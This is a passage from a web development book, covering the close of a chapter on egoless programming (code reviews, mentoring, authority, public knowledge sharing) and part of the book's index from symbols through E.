So the bug reports keep landing, and the library team reads them as attacks. We are all in the same company, and we are doing our best, so why are these people being so unkind about a component we built for them? Meanwhile, the consumer teams feel blocked, and from their perspective, it looks like the library team is holding things up due to lack of interest or because they think their design is too precious to change. Then, the worst thing happens. Everyone keeps their actual feelings out of the tickets and communicates entirely in the language of acceptance criteria and reproduction steps, which is exactly the language least suited to carrying any of the emotion that is actually driving the thread. The tickets pile up. The ice never breaks.

What broke this pattern for us was, embarrassingly, almost entirely structural. We introduced what we called Spotlight sessions, where consumer teams came in and saw how the design system was actually built and maintained, what trade-offs we were carrying, and what their bug report looked like from our side of the screen. We ran the mirror exercise too: for critical components, the library team joined the consumer teams' standups for a short stretch, just long enough to hear what the team was trying to ship and what was actually getting in the way.

The effect was immediate. We stopped designing a too-generic interface that would have served nobody especially well, and we started designing one that hit the actual use case on the head. The outcome was not a compromise. It was a better component than either side would have

specified alone, because for the first time, each side understood what the other one was solving for.

The rule that works in practice is almost embarrassing in its simplicity: when you find yourself defending, ask first. Ask the members of the other team what they thought they were getting, what surprised them, and what their actual constraint is. A surprisingly large percentage of cross-team fights dissolve in the first 10 minutes of someone asking such questions. The rest are real disagreements about trade-offs, and those are easier to address once both sides know they are arguing about trade-offs and not turf.

Code Reviews: Critique Code, Not Character

At the end of "You Are Not Your Code", I promised we would come back to the other side of that idea, and this is it. The first circle was about being the author. This is about being the reviewer, and it's just as much of an ego trap, but the trap is shaped differently. As an author, the temptation is to defend. As a reviewer, the temptation is to perform.

A code review is a service to the author, to the codebase, and to the next person who will read this code six months from now. It's not a stage on which you demonstrate that you were paying attention. The cheapest way to look thorough is to find things to object to, and reviewers under pressure to do that quietly drift from "is this code correct, clear, and consistent?" to "what can I find to comment on?" The result is bikeshedding, paint-color debates over named parameters, and long threads of suggestions that improve nothing in particular. Authors learn to brace, juniors learn to write defensively, and the review stops being a place where anyone learns anything.

The discipline you should follow to solve this problem is to be hard on the code and kind to the coder, and to tie every comment to something larger than your personal preference. A comment is strongest when it points to a concrete consequence: a bug, a missed edge case, a performance cost, or a violation of a convention the team has agreed on. It's weakest when it points to your taste, dressed up in the language of correctness. An offhand

“why not just inline this?” is the canonical case: it makes zero work for the codebase and a measurable amount of work for the author, who now has to defend a choice that nothing else in the review found wrong. If the strongest argument you can muster is “I would have done it differently,” then you probably should omit it or at least mark it as a suggestion the author is free to ignore. Questions also work better than commands. “What made you choose X here?” leaves room for the author to teach you something you missed, which happens more often than reviewers like to admit. “This is wrong, do Y” leaves room for nothing.

Phrasing is only half of the discipline, though. The other half is an asymmetry worth keeping in mind: every comment you leave costs the author some attention, sometimes some pride, and a small amount of trust if the comment turns out to be off. Reviewers rarely feel that cost, because we leave the comment and move on. Authors absorb every one. The best reviewers I have worked with write fewer comments than the average reviewer and have far more of them landed and merged, because each one was earned. Reviewing well is not about volume. It’s about whether the author finished the review with the code in better shape and their belief that they could write it still intact.

Respect and Grow Less-Experienced Colleagues

Two versions of the same senior developer can give a junior the same correction in the same words, and one of them will build a career while the other will quietly end one. The difference is almost never in the words. It’s in the posture: whether you treat the junior as a colleague with less context or as a problem with less seniority.

The first thing that gets in the way of treating a junior as a colleague is what some people call the *curse of expertise*: the longer you have done something, the less you remember what was once hard about it. Things that took you a week the first time now take 10 minutes, and 10-minute things feel like they should be obvious. But they are not obvious. They are familiar. Learning how to patiently explain a familiar thing as if it were genuinely interesting again is a learned skill, and it’s the single best gift a

senior person can give a junior. It's also, less romantically, an excellent investment. The junior you taught well in year one will become the peer who covers for you in year three and the lead who hires you back in year seven. Our field is small. How you treated people when they had less power than you do is one of the most durable things about your reputation.

When I sat down to write this, I spent a long time looking for the one mentor who shaped me when I was still green, and the honest answer is that there were too many to count. I have been fortunate to have people around me at every stage whose influence was essential to how I came to think about the work. Not that I copied their opinions. Listening to them, learning where they came from and what drove them, broadened my horizon at every step.

The most recent of them was Ernst Ambichl. Ernst was the Chief Architect at the last company I worked for. He is roughly 20 years my senior, and in a field where everything keeps changing, he has watched most of it change more than once. Yet Ernst always kept the bigger picture in view, stayed pragmatic, and focused on the goal we were actually trying to reach. For all his seniority, and for everything he had seen in his 45 years in software, he approached every project with the enthusiasm and curiosity of someone meeting it fresh.

There were moments, sitting next to him, where you would feel like the senior in the room, because where he knew he still had something to learn, he genuinely valued the expertise of whoever did. He preferred to gather a group of experts around one shared goal than play the experienced voice telling everyone what to do. In every project I worked on with him, the results were better, the people were more motivated, and I am certain I learned more than I ever would have on my own.

There is a quieter failure mode in the other direction: being so generous that you do the junior's work for them or smooth over every difficulty until they never struggle. Growth lives on the edge of difficulty. The job is to make that edge survivable, not to remove it. Pair on the hard problem; do not solve it for them. Comment on the messy pull request with concrete

questions; do not rewrite it overnight and ship it under your name. *Respect*, in this section's title, is doing both halves at once: taking the person seriously enough to invest in them and taking them seriously enough to expect them to do the work.

Authority Comes from Knowledge

Weinberg's seventh commandment is the one that ages best and the one that gets hardest to live by once you have collected some titles. The standard of authority on a technical question, he says, is knowledge, not position. The lead engineer who has not touched the code in three years does not get to overrule the engineer who has been in it all month simply on the strength of being the lead. The architect's drawing does not become correct because an architect drew it.

The cost of pulling rank is almost always higher than the value of the win it buys. You get the decision you wanted in the moment. You also teach the room a small lesson: on this team, on a hard call, what counts in the end is the title. The next time someone sees a problem that they can't solve without you, they will weigh the cost of being overruled against the cost of staying quiet, and a nontrivial fraction will stay quiet. The problems do not go away. They go underground, which is the most expensive place a problem can live.

One of the projects where I watched authority do the most damage was in the early days of the mobile web. We were working on a relaunch of one of the most visited websites in Austria, one of the largest facelifts the Austrian web had ever seen. The development and UX team already knew responsive design was a thing, and the site had been prepped with the right breakpoints to work at every resolution we cared about. The project manager, on the other hand, had no idea what any of this meant. They declared, without looking at the result, that the quality was not where it needed to be, and they demanded that we "turn responsive off."

It was even worse than that, because they had also sold the client a separate mobile version of the site and had priced it at 2% of the total project budget.

On paper, that is not unreasonable: if you sit in your design tool of choice with a healthy component library, the screen designs for a mobile layout do come together quickly, and the mobile look-and-feel really is a small fraction of the project. But in implementation, it's something else entirely.

A separate mobile site is, structurally, a separate site, and even when you can reuse some of the components and the CSS, you still pay for it everywhere: in hosting, in the backend, in the frontend, and in every layer where the second site has to live and ship. In our case, the costs did not creep up. They exploded. The mobile version ended up consuming 45% of the project budget, nearly half of what we had to spend on the entire relaunch, before we eventually dropped it and put the responsive layout back. The responsive layout worked better, and had always worked better, than the thing that had been ordered to replace it.

This does not mean positions of authority are illegitimate. They exist for good reasons: someone has to break ties, someone has to be accountable, and someone has to set the direction for the team when the room is genuinely split. The egoless version is to use your position of authority to enable the gathering and transmission of knowledge, not to substitute for it. Ask the person closest to the code. Explain your reasoning when you do have to overrule. Be visibly correctable, especially on the days when nobody happens to correct you. Authority that is earned by knowledge is hard to lose. Authority that rests on position is one bad decision away from being noticed for what it is.

Lose Gracefully

The last habit in this circle is the one Weinberg phrased most memorably: fight for your beliefs, but accept defeat gracefully. The first half is easy enough; most engineers will fight for an idea they care about. The second half is where most of us fail, quietly and repeatedly, in a hundred small ways that add up.

The classic failure is the "I told you so," delivered in the meeting where the decision you had opposed turns out badly. It feels good in the moment. It

costs you the room. Everyone in it now knows that you keep score, that admitting they were wrong will come with a small public tax, and that the safest thing to do next time you disagree with them is to let the conversation pass without engaging. You have traded a long-term collaboration for short-term satisfaction, probably at a very high price.

In Chapter 9, I told you a longer version of a 15-year story about a single product that moved through three frameworks: GWT, then Angular, and then React (see "The Nontechnical Forces"). What I left out of that telling is that I was in the room for every one of those arguments, and I lost nearly every one of them. I had reasons. They were honest reasons, the kind you keep arguing for as long as the conversation is still open. And the conversation ended without me each time.

What I did then is the part I am proud of in retrospect, even when the loss stung in the moment. I supported the team's chosen direction the next day as if it had been mine. There is a phrase for this that has become common in the years since, "Disagree and commit," and it sounds easy until you are the one being asked to do it. The temptation is to drag your feet, to leave just enough resistance in your reviews and your shipping pace to be able to point to it later and say you saw this coming. What that buys you is a small private satisfaction. What it costs the team is velocity, which is the one thing a team in the middle of a framework change cannot afford to lose. Without velocity, decisions become stale, migration drags, your team loses the energy they need to drive changes, and you end up with the worst version of every framework: your old one and your new one, running in parallel for the next two years.

The other thing worth saying, with 15 years to look back on it, is that those decisions were right. Not because I was wrong on the merits at the time; some of my objections still hold up in writing. The team's call about what fit the moment, though, turned out to be a better read than mine. The story I told in Chapter 9 framed each choice as a match between the framework's strengths and the dominant constraint of that phase of the product, and that framing was honest. But the only way I could see it that way later was that I had not spent the years in between making sure my objections were

remembered. The decision had room to be right because I had been willing to let it be right.

The mirror case is just as important and easier to forget. If you argue in favor of a position and the decision goes your way, and if the position you argued for then turns out to be wrong, you need to own your incorrect choice as readily as as you defended it. The same engineer who takes responsibility in defeat is usually the one who quietly changes the subject in victory; the room notices both and remembers both. Decisions are not the end of anything. How you behave in the year after a decision is what people remember, and it's what shapes whether anyone will fight a hard call with you again.

Holding all five of these together, you can see what the team circle is really asking. Most of what we call collaboration is a series of small chances to put the work, or the other person, ahead of being seen to be right. The engineers I have most enjoyed building with did that a hundred times a quarter, in ways nobody outside the team would ever notice. The reward, beyond the obvious one of producing better software, is that the team room slowly stops being a place where you have to defend yourself. That is the precondition for the last circle, where the room gets very much larger.

You and the World

The room expands. The team circle was where most people find egoless programming hardest, because the people in it are the ones you have to face again the next morning. But this circle is even harder in a different way, because the people in it are strangers. They can be arbitrarily kind, cruel, and right. Almost everything in Weinberg's original list assumed colleagues who shared a corridor with you, and the web has long since thrown the corridor open. Today, the colleagues you will learn the most from are often people you have never met, the corrections you most need are filed in public, and the most useful work of "egolessness" is no longer between you and the room. It's between you and the internet. Three habits hold this circle

together: sharing what you know, listening for what comes back, and staying connected when it would be easier to retreat behind your own work.

Share Knowledge

It's common to talk about sharing knowledge—by blogging, speaking, or answering a question on a forum—as an act of generosity. The well-worn phrase is "giving back," and it's not wrong, exactly. It's also half the story, and the half it leaves out is the half that matters most to the person doing the sharing.

The other half is selfish in the best possible way: putting an idea out in public is the single best way to find out whether you actually understand it. A half-formed thought can wander around your head for years and never get caught, because nothing inside your head is shaped to push back on it. But the moment you commit it to a post, a talk, or a forum answer, the shape of it has to harden enough that other people can disagree with it, and a remarkable amount of disagreement is what you get. Some of it is wrong. Some of it is exactly the corner case you never considered. Some of it is the simpler approach you had not thought of, presented by someone who has lived in that corner of the problem longer than you have. And none of it would have reached you if you had kept the thought to yourself.

This is the part of public sharing that people rarely mention when they are encouraging you to write. I used to blog a lot about TypeScript, and the writing eventually turned into two book contracts. The kind of thing I wrote in those days was the cleverest version I could find of any given idea: bending the type system to express function signatures that no sensible function had any business carrying, the more complicated the better. I felt very smart.

Then, a reader sent in the comment that broke the spell. They said the patterns looked impressive, sometimes even beautiful, but they could not actually use any of them in real projects. The signature would type-check, and then the function body would fight TypeScript for every value it touched. The clever type was useless in the room it was supposed to live in.

That one message changed the whole narrative of both books while they were still being written. I stopped showing only the impressive thing and started showing, as often as not, the place where it broke down in real use. The books got better. So did the code I have written ever since.

There is a cost, and pretending otherwise would be dishonest. Strangers on the internet can be harsh, and the harshness arrives at a volume and a temperature you do not get inside a team. Some of it is genuine trolling. Some of it is performance for the rest of the audience. Some of it is the writer having a bad day. The ego trap is not to publish or to publish only the safe, defensible takes that nobody could be cross about, because the safe takes are also the takes nobody learns anything from. The discipline that will help you avoid this trap is to separate signal from noise: filter the obvious bad faith without filtering for tone, and read the substance underneath even when the substance is uncomfortable. A lot of the time, when something stings, the part that stings is the part that is right. That is information.

Listen to the Community

The mirror habit to sharing is listening, and the public version of it is different from the private one in two important ways. The first is volume. The signals are everywhere: posts, standards working groups, framework changelogs, conference talks, and arguments on social media that will look quaint in three years. The second is selection. Nobody curates this stream for you. What you read shapes what you think you know, and what you read is almost entirely a choice.

The most common failure here is not laziness. It’s something subtler: forming a feed entirely out of people who already agree with you. Staying in the bubble feels comfortable because everything that arrives confirms what you already believe. It is also, professionally, a slow form of decline. The opinions you stop hearing about will be the opinions you stop knowing how to argue with, and the field will move underneath you in directions you will not notice until the change shows up at the wrong end of an interview.

The discipline that will get you out of the bubble is to follow people whose views you do not share, on purpose, and to read them in good faith. Not the ones who provoke you. The thoughtful ones whose position you disagree with for reasons you can actually articulate. They are the ones who will let you know, well in advance, when your position is the one that needs updating.

I love developer podcasts, and one in particular had hosts good enough that I listened to every episode they made, even when the topic of the week was nowhere near mine. More often than I have any right to expect, the episode would carry a small aside, sometimes only a single remark, that landed sideways into a problem I was actually working on and let me come at it from an angle I would never have gone looking for. None of those moments would have happened if I had only listened to the episodes whose titles matched what I already cared about.

There is a second discipline that pairs with this one, and it's the inverse of what the previous section said about sharing. Just because something has been published does not make it true. The same stranger whose insight might be the one you needed could also be wrong, confident, and widely amplified. Read what they write with the same care you would want a reader to bring to your own writing. Verify before you adopt. The community is the best teacher you can hope for, and it is also, at the same time, the loudest source of confident bad advice on the internet. Both things are true at once.

Stay Connected

Weinberg's ninth commandment, originally, was about not being the coder in the corner of the office, the engineer who stops talking to anyone outside their own screen. Translated for the modern web, it is about not being the engineer who never shows up anywhere on purpose: conferences, meetups, mailing lists, standards groups, open source projects, or even just public reviews you offer on other people's work. The channels are many. The pull to use none of them, especially as you get senior and busier, is strong.

The cost of staying isolated is real and quiet. You stop hearing what the rest of the field is working on. The list of names you know shrinks to the people you currently work with. The corner of the platform you understand stops widening, and the parts of it you stopped paying attention to keep moving without you. Drift, at this scale, looks like nothing happening, which is what makes it so easy to let happen.

I go to a lot of conferences, and the part of them I love most is the people. I try to stay approachable, I reach out first when I can, and I make sure conversations actually start instead of fading politely in a hallway. If you see me at one, please come and say hello; we will almost certainly have something worth talking about. Over the years, simply stopping and saying hello to people at conferences has produced more interesting conversations than I can count. It has also produced friendships that have outlasted multiple jobs on both sides. People I first met at a conference a decade ago are still the ones I can call when I need something, and so am I for them.

There is an ego trap at this level too, and it's worth naming, because it has become more common in recent years. Showing up in public can also look like showing off in public. But the performative version, the personal-brand version, where the point is to be seen rather than to engage, is recognizably different from the genuine kind, once you know what to look for. Genuine presence asks questions, admits when it does not know something, engages with people who do not have follower counts, and stays around long enough to learn the local norms. The performative version does none of those, and the people who keep showing up year after year spot the difference within a few interactions. So can you.

The reward, beyond keeping yourself current, is something the team circle could not offer. The strangers who turn into peers early in your career are the people whose recommendations will land you in interesting work 20 years later, and they are also the people who fight for you in rooms you do not even know you are being discussed in. None of that will arrive if you stay in the corner. Taken together, this is what the last circle asks of you: publish what you know, read what comes back, and keep showing up, because over time, all three of these become the same habit.

Conclusion

The four concentric circles in this chapter trace one motion: ego moves outward with you. In the first circle, the work is private: accepting your own mistakes, separating self from code, and staying willing to learn. In the second circle, it lives in the artifact: not rebuilding what already exists just to own it, not overengineering what you do build, not rewriting other people's code because your taste differs from theirs, writing for the next reader, and welcoming change rather than treating it as betrayal. In the third circle, the room fills with people, and the moves become visible: collaborating over scoring, reviewing as a service rather than a stage, treating juniors as colleagues with less context, earning authority from knowledge, and losing arguments gracefully. In the fourth circle, the room becomes the internet, and the work is to publish what you know, listen for what comes back, and keep showing up.

What none of these circles says outright, but all of them assume, is that egoless programming is not one virtue, practiced in one place. It's a long string of small decisions, made at every scale, that quietly favor the work, or the other person, over the satisfaction of being seen to be right. Half a century after Weinberg first wrote the idea down, and almost two decades after Jeff Atwood pinned it back to the wall of our industry, the substance has not moved. What has changed is the size of the room. We are now writing in front of more people than Weinberg could have imagined, and the discipline he described for a corridor of colleagues has had to scale way up to the open web. If any of this chapter is right, that discipline does scale. Fluent web development was never only about the code; it's about being fluent with the people who make it, review it, and depend on it. You just have to practice it one decision at a time, in private, every day, for as long as you keep doing the work.

---

1 Gerald Weinberg, *The Psychology of Computer Programming* (New York: Van Nostrand Reinhold, 1971).

Index

Symbols

!important flag, The Cascade Algorithm, Specificity

#id selector, Selectors, Specificity

* (wildcard) selector, Selectors

+ (plus) symbol, Selectors

, (comma), Selectors

--stats flag, Measuring What You Ship

.classname selector, Selectors

.map + .then pattern, async/await: Sharp Edges

.then callbacks, Promises: The Coordination Primitive

/*#PURE*/ annotation, Side Effects: The Silent Bundle Killers, Conclusion

0-RTT (zero round-trip Time), HTTP/3 and QUIC

200 OK status code, HTTP as a Communication Contract

201 Created status code, POST

204 No Content status code, PUT

2xx (success) status codes, DELETE

301 Moved Permanently status code, DELETE, URLs as a Contract

302 Found status code, URLs as a Contract

304 Not Modified status code, Caching and Performance

3xx (redirection) status codes, DELETE

3xx (Redirection) status codes, URLs as a Contract

400 Bad Request status code, DELETE

401 Unauthorized status code, DELETE

403 Forbidden status code, DELETE, Route Guards

404 Not Found status code, DELETE, Expected Versus Exceptional Failures

409 Conflict status code, DELETE

422 Unprocessable Entity status code, DELETE

429 Too Many Requests status code, DELETE

4xx (client error) status codes, DELETE

5xx (server error) status codes, DELETE

:where() pseudoclass, Specificity

> (greater than) symbol, Selectors

@import rule, Inverted Triangle CSS

@layer at-rule, The Cascade Algorithm

~ (tilde) symbol, Selectors

A

AbortController interface, Concurrency Patterns

Abramov, Dan, Security Implications, React's Limits Show

Abrons, Adam, The Problem They Were Solving

Access-Control-Allow-Credentials headers, Cross-Origin Resource Sharing

Access-Control-Allow-Headers headers, Cross-Origin Resource Sharing

Access-Control-Allow-Methods headers, Cross-Origin Resource Sharing

Access-Control-Allow-Origin headers, Cross-Origin Resource Sharing

accessibility, scope of this book, The Platform

actions, Actions and reducers

adapter-auto (SvelteKit), The Coupling That Accretes

AI (artificial intelligence) (see coding agents/assistants; LLMs)

Amazon CloudFront, Caching and Performance, HTTP/2: Multiplexing and Performance

Ambichl, Ernst, Respect and Grow Less-Experienced Colleagues

Angular

- dominant constraints, Libraries or a Framework
- feature-rich toolchain of, Dependency Evolution and Build Stability
- hydration and, Hydration
- node modules size and file count, Dependency Hell
- selecting a framework, The Nontechnical Forces

Angular Signals, Signals and fine-grained reactivity

Angular Universal, Hydration

AngularJS, The Problem They Were Solving, Avoid “Not Invented Here”, Welcome Change

API layer, Error Boundaries and Layers

API routes, Incremental Static Regeneration, What They Give You

API versioning, URLs as a Contract

Apollo Client, Server State Is Not Client State, Libraries or a Framework

App Router, Progressive Hydration, Partial Prerendering, Incremental Static Regeneration, Incremental Static Regeneration, React's Limits Show

application state, Synchronizing Two Sources of Truth

architecture

- basics of, What Architecture Is-Scalability and resilience
- client/server, The Implications of a Client/Server Architecture-Failure Modes and Resilience
- effect on web development, Architecture
- headless, Preface, Systems
- islands architecture, Islands Architecture-Islands Architecture
- key points, Conclusion
- levels of, Architecture Happens Anyway, Levels of Architecture-Communication Above All
- organizational structure and, The Complementary Nature of Architecture and Organization
- software versus product, Software Architecture Versus Product Architecture
- theory of source code, The Misunderstood Architect

asset compression, HTTP/1.1 Upgrades

Astro, Islands Architecture, Route Patterns, Prefetching and Scroll Restoration, Metaframeworks-Five Questions to Ask Before You Commit

async code, Functional Programming and Async Code-Functional Programming and Async Code

async error handling, Async Error Handling-Async Error Handling

async fragments, Resumability

async/await pattern, The Event Loop, async/await: Sharp Edges-async/await: Sharp Edges

asynchronous calls, Handling HTTP Streams in JavaScript

asynchronous JavaScript

- async/await pattern, Asynchronous JavaScript, async/await: Sharp Edges-async/await: Sharp Edges
- challenges of, Asynchronous JavaScript
- concurrency patterns, Concurrency Patterns
- event loops, The Event Loop
- promises, Promises: The Coordination Primitive

Atwood, Jeff, The Human Side, Egoless Programming

audit command (npm), Security Implications

Aurora initiative, Resumability

authentication and authorization, Additional Security Headers-Secure Cookies for Authentication

author stylesheets, The Cascade Algorithm

AVIF (AV1 Image File Format), What They Give You

await Promise.resolve() expression, The Event Loop

axios package, Security Implications, HTTP as a Communication Contract

B

backoffs, Retry Strategies and Backoff-Retry Strategies and Backoff

barrel files, Barrel Files and the Dependency Cascade

base layer, The Cascade Algorithm

base styles (CSS)

- best practices, An Actionable Ruleset
- cascade algorithm and, The Cascade Algorithm
- defining upfront, Define Base Styles Up Front-Define Base Styles Up Front
- SMACSS and, Scalable and Modular Architecture for CSS

Beck, Kent, The Framework Spike

Berners-Lee, Tim, The Implications of a Client/Server Architecture, Designing URLs

best practices (CSS), CSS Methodologies and Best Practices-An Actionable Ruleset

bidirectional communication, WebSockets

bidirectional sync, Bidirectional sync

“Big OOPs, The” (Muratori), What Architecture Is

border-box (see box-sizing property)

Bower, A Shared Vocabulary

box-sizing property (CSS), Define Base Styles Up Front

breakpoints (debugging), Browser Developer Tools, Sources

Brooks, Fred, The Human Side

Brotli, HTTP/1.1 Upgrades

Brown, Simon, Levels of Architecture

browser developer tools, Browser Developer Tools (see also DevTools)

Browserify, Bundling as an Enhancement

Build Awesome, Container (see also Eleventy)

build pipelines, What They Give You

build stability, Dependency Evolution and Build Stability

Bundlephobia, Tree Shaking and What Breaks It, Measuring What You Ship

bundling, Bundling as an Enhancement, Writing Bundler-Friendly Code-Measuring What You Ship, What They Give You

C

C4 model for visualizing architecture, Levels of Architecture-Communication Above All

Cache-Control headers

- CDNs and, Hydration
- max-age, Caching and Performance
- no-cache, Caching and Performance
- no-store, Caching and Performance
- private, Caching and Performance
- public, Caching and Performance
- stale-while-revalidate, Incremental Static Regeneration, Incremental Static Regeneration

caching

- cache-busting, Caching and Performance

with hydration pattern, Hydration

immutable caching, Caching and Performance

Incremental Static Regeneration (ISR) and, Incremental Static Regeneration

islands model and, Islands Architecture

Partial Prerendering (PPR) and, Partial Prerendering

performance and, Caching and Performance-Caching and Performance

streaming SSR and, Streaming SSR

call stacks, The Event Loop

cascade algorithm, The Cascade Algorithm

cascade layers (see @layer at-rule)

Cascading Style Sheets (see CSS)

catch-all segments (routing patterns), Route Patterns

CDNs (Content Delivery Networks)

Cache-Control headers, Caching and Performance, Hydration

content security, Content Security Policy

edge servers and, Caching and Performance

Incremental Static Regeneration (ISR), Incremental Static Regeneration, The Coupling That Accretes

islands model and, Islands Architecture

partial prerendering, Partial Prerendering-Partial Prerendering, The Coupling That Accretes

progressive hydration, Streaming SSR

Promise.any, Promises: The Coordination Primitive

resumability, Resumability

separation of concerns, Container

stale-while-revalidate, Knowing Before You Commit

static site generation, Static Site Generation

streamed responses, Streaming SSR

Time to First Byte, Partial Prerendering

certificates (TLS), HTTPS

Chan, Michael, JavaScript-Driven CSS Libraries

change, welcoming, Welcome Change

chapter overviews, Navigating This Book

Cherny, Boris, A Senior Engineer's Profile, Coding Is Solved

Chesterton's Fence, Consult Before Rewriting

Chrome DevTools (see DevTools)

class selectors, Selectors

classes, bundler-friendly, Classes are atomic units

Claude Code, A Senior Engineer's Profile

"Cleanup, Speedup, Levelup", Addressing JavaScript Ecosystem Performance

clickjacking attacks, Additional Security Headers

client-side rendering (CSR), Client-Side Rendering

client-side routing, Server Side, Client Side, and the Hybrid

client-side routing guards, Route Guards

client/server architecture

- client- versus server-side logic, Where Does the Logic Live?
- failure modes and resilience, Failure Modes and Resilience
- implications of, The Implications of a Client/Server Architecture
- network constraints, The Network Is Your Biggest Constraint
- security boundaries, Security Boundaries
- state management, State Management Across the Divide

client:* directives (Astro), The Coupling That Accretes

Cloudflare, Caching and Performance, HTTP/2: Multiplexing and Performance, HTTPS, The Coupling That Accretes, Libraries or a Framework

code (see also egoless programming; status codes)

- async code, Functional Programming and Async Code-Functional Programming and Async Code
- code reviews, Helper functions, Code Reviews: Critique Code, Not Character
- code splitting, Code Splitting, What They Give You
- documenting, Document for Future You
- exploring source code, Sources
- fusing your code and yourself, You Are Not Your Code
- rapid code experimentation, Console
- removing unused (see tree shaking)

rewriting, Consult Before Rewriting

self-documenting code, Document for Future You

static code analysis, The Code You Write Is the Code You Ship

theory of source code, The Misunderstood Architect

writing bundler-friendly, Writing Bundler-Friendly Code-Measuring What You Ship

code injection attacks, HTTPS

code level (C4 model), Code

code sandboxes, Security Implications

coding agents/assistants, The Human Side, Utility-First CSS with Tailwind

coding is “solved”, A Senior Engineer’s Profile, Coding Is Solved

cohesion, Modularity and cohesion

collaboration, versus competition, Collaboration Over Competition

columns property (CSS), Use Flexbox and Grid to Create Layouts

combinator rules, Selectors

comma (,), Selectors

comments and questions, How to Contact Us

CommonJS, Tree Shaking and What Breaks It

communication

bidirectional, WebSockets

C4 model for proper scope of, Communication Above All

HTTP as contract for, HTTP as a Communication Contract-DELETE

Component level (C4 model), Components-Components

component model, Object-oriented CSS, React's Limits Show

component-as-function-of-state model, React's Limits Show

component-local state sharing, The Spectrum of State Sharing

components layer, The Cascade Algorithm, Separate Layout and Components-Separate Layout and Components, Give Shared Components Overridable Defaults

concurrency patterns, Promises: The Coordination Primitive-Concurrency Patterns

    Promise.all, Promises: The Coordination Primitive

    Promise.allSettled, Promises: The Coordination Primitive

    Promise.any, Promises: The Coordination Primitive

    Promise.race, Promises: The Coordination Primitive

concurrent rendering, React's Limits Show

connect-src directive, Content Security Policy

connection failures, Network Failures Are Normal

connection migration, HTTP/3 and QUIC

Console panel (DevTools), Console

Container level (C4 model), Container-Container

Content Delivery Networks (see CDNs)

Content Security Policy (CSP)

    connect-src, Content Security Policy

    default-src, Content Security Policy

font-src, Content Security Policy

frame-ancestors, Content Security Policy

img-src, Content Security Policy

script-src, Content Security Policy

style-src, Content Security Policy

unsafe-inline, Content Security Policy

Content Security Policy (CSP), about, Content Security Policy

Content-Type headers, Cross-Origin Resource Sharing, Additional Security Headers

convention over configuration, Choosing Convention Over Configuration

Conway maneuver, inverse, The Complementary Nature of Architecture and Organization

Conway, Melvin, Architecture Happens Anyway

Conway's law, Preface, Architecture Happens Anyway, The Complementary Nature of Architecture and Organization

cookies

HttpOnly, Secure Cookies for Authentication

Path, Secure Cookies for Authentication

SameSite, Managing State with a Stateless Protocol, Secure Cookies for Authentication

Secure, Secure Cookies for Authentication

Set-Cookie, Managing State with a Stateless Protocol

"Cool URIs Don't Change" (Berners-Lee), Designing URLs

create, read, update, delete (CRUD) operations, DELETE

create-react-app tool, Security Implications

createRoot, Hydration

critiques, Code Reviews: Critique Code, Not Character

Cross-Origin Resource Sharing (CORS), Cross-Origin Resource Sharing-Cross-Origin Resource Sharing

Cross-Site Scripting (XSS) attacks, Managing State with a Stateless Protocol, Content Security Policy, Secure Cookies for Authentication

CRUD (create, read, update, delete) operations, DELETE

CSP (see Content Security Policy)

CSR (client-side rendering), Client-Side Rendering

CSRF (cross-site request forgery) attacks, Managing State with a Stateless Protocol

CSS (Cascading Style Sheets) (see also Tailwind CSS)

- basics of, Cascade and Specificity-Inheritable Properties
- benefits of, Conclusion
- challenges of, Robust CSS, CSS Methodologies and Best Practices
- Custom Properties, Good Ideas Sink, Inverted Triangle CSS
- inspecting with DevTools, Elements
- long-term maintenance, Conclusion
- methodologies and best practices, CSS Methodologies and Best Practices-JavaScript-Driven CSS Libraries
- ruleset for, An Actionable Ruleset-Match the Architecture to the Team, Not the Trend

selecting the best library, Match the Architecture to the Team, Not the Trend

CSS Modules, JavaScript-Driven CSS Libraries

Cunningham, Ward, The Framework Spike

curse of expertise, Respect and Grow Less-Experienced Colleagues

D

data binding, two-way, The Problem They Were Solving

data layer, libraries for, Libraries or a Framework

debugging

components of, Debugging

key to, A Bit of Everything

methodologies for, Debugging Methodologies-A Bit of Everything

versus observability, Debugging versus observability

tools for, Browser Developer Tools-More

deep linking, Deep Linking and the Server

default-src directive, Content Security Policy

defaults, overridable, Give Shared Components Overridable Defaults

defer mechanism, Streaming SSR

Deferred Static Generation (DSG), Incremental Static Regeneration

degradation, graceful, Graceful Degradation-Graceful Degradation

DELETE requests, DELETE, Retry Strategies and Backoff

DeMarco, Tom, The Human Side

dependencies

evolution of and build stability, Dependency Evolution and Build Stability

JavaScript ecosystem performance, Addressing JavaScript Ecosystem Performance

node_modules folder, Dependency Hell

security implications of, Security Implications

dependency cascade, Barrel Files and the Dependency Cascade

dependency graphs, Addressing JavaScript Ecosystem Performance, The Code You Write Is the Code You Ship

dependency injection, The Problem They Were Solving

deployment, What They Give You

DevTools (Chrome)

accessing, Browser Developer Tools

benefits of, Browser Developer Tools

Console panel, Console

core panels, Browser Developer Tools

Elements panel, Elements

Network panel, Network

Performance panel, Performance

Sources panel, Sources

digest cycle, The Problem They Were Solving

discriminated union pattern, State machines for complex flows, The discriminated union approach

Divide and Conquer debugging, Divide and Conquer-Finding the real culprit

documentation, Document for Future You

domain logic, Error Boundaries and Layers

DSG (Deferred Static Generation), Incremental Static Regeneration

duplication, State Management Traps

dynamic property access, Tree Shaking and What Breaks It

dynamic segments (routing patterns), Route Patterns

E

e18e Ecosystem Performance, Addressing JavaScript Ecosystem Performance

Edge Runtime, Streaming SSR, The Coupling That Accretes

egoless programming

- advice for individuals, You and Yourself-Always Be Learning, Welcome Change
- advice for writing code, You and the Code-Welcome Change
- breakdowns during web development, Egoless Programming
- cultivating teamwork, You and Your Team-Lose Gracefully
- four concentric circles of, Conclusion
- origin of term, The Human Side

sharing knowledge with the community, You and the World-Stay Connected

Elder.js, Islands Architecture

element (type selector), Selectors

Elements panel (DevTools), Elements

Eleventy, Container, Container, Static Site Generation

Ember.js

committing to the framework, Running with the Framework

convention over configuration, Yehuda Is My Architect

selecting, Metaframeworks

encapsulation boundaries, What Architecture Is

encryption

built-in, HTTP/3 and QUIC

in HTTP/3, HTTP/3 and QUIC

in HTTPS, HTTPS

JWTs and, Managing State with a Stateless Protocol

unencrypted resources, HTTPS

user data and, Functional Requirements Versus Nonfunctional Requirements

enum data type, Classes, Enums, and the Code TypeScript Generates

ephemerality, State Management Across the Divide, State Management

Error class, extending, Structured error types

error handling

async error handling, Async Error Handling-Async Error Handling

communicating errors across boundaries, Communicating Errors Across Boundaries-Structured error types

error boundaries and layers, Error Boundaries and Layers-Global error handlers

expected versus exceptional failures, Expected Versus Exceptional Failures

logging and observability, Logging, Observability, and the Errors You Don’t See-Source maps in production

